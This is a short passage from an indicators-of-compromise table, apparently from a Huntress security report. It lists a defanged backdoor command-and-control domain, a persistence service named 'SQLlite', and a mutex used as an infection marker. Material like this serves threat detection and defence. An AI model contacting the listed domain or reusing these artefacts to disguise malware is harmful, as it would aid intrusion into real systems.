gd.bj2[.]xyz	Backdoor C2/Operator Domain
Misc	
SQLlite	Persistence Service Name
gd.bj2[.]xyz:53762:SQLlite	Infection Marker (Mutex)

Sign Up for Huntress Updates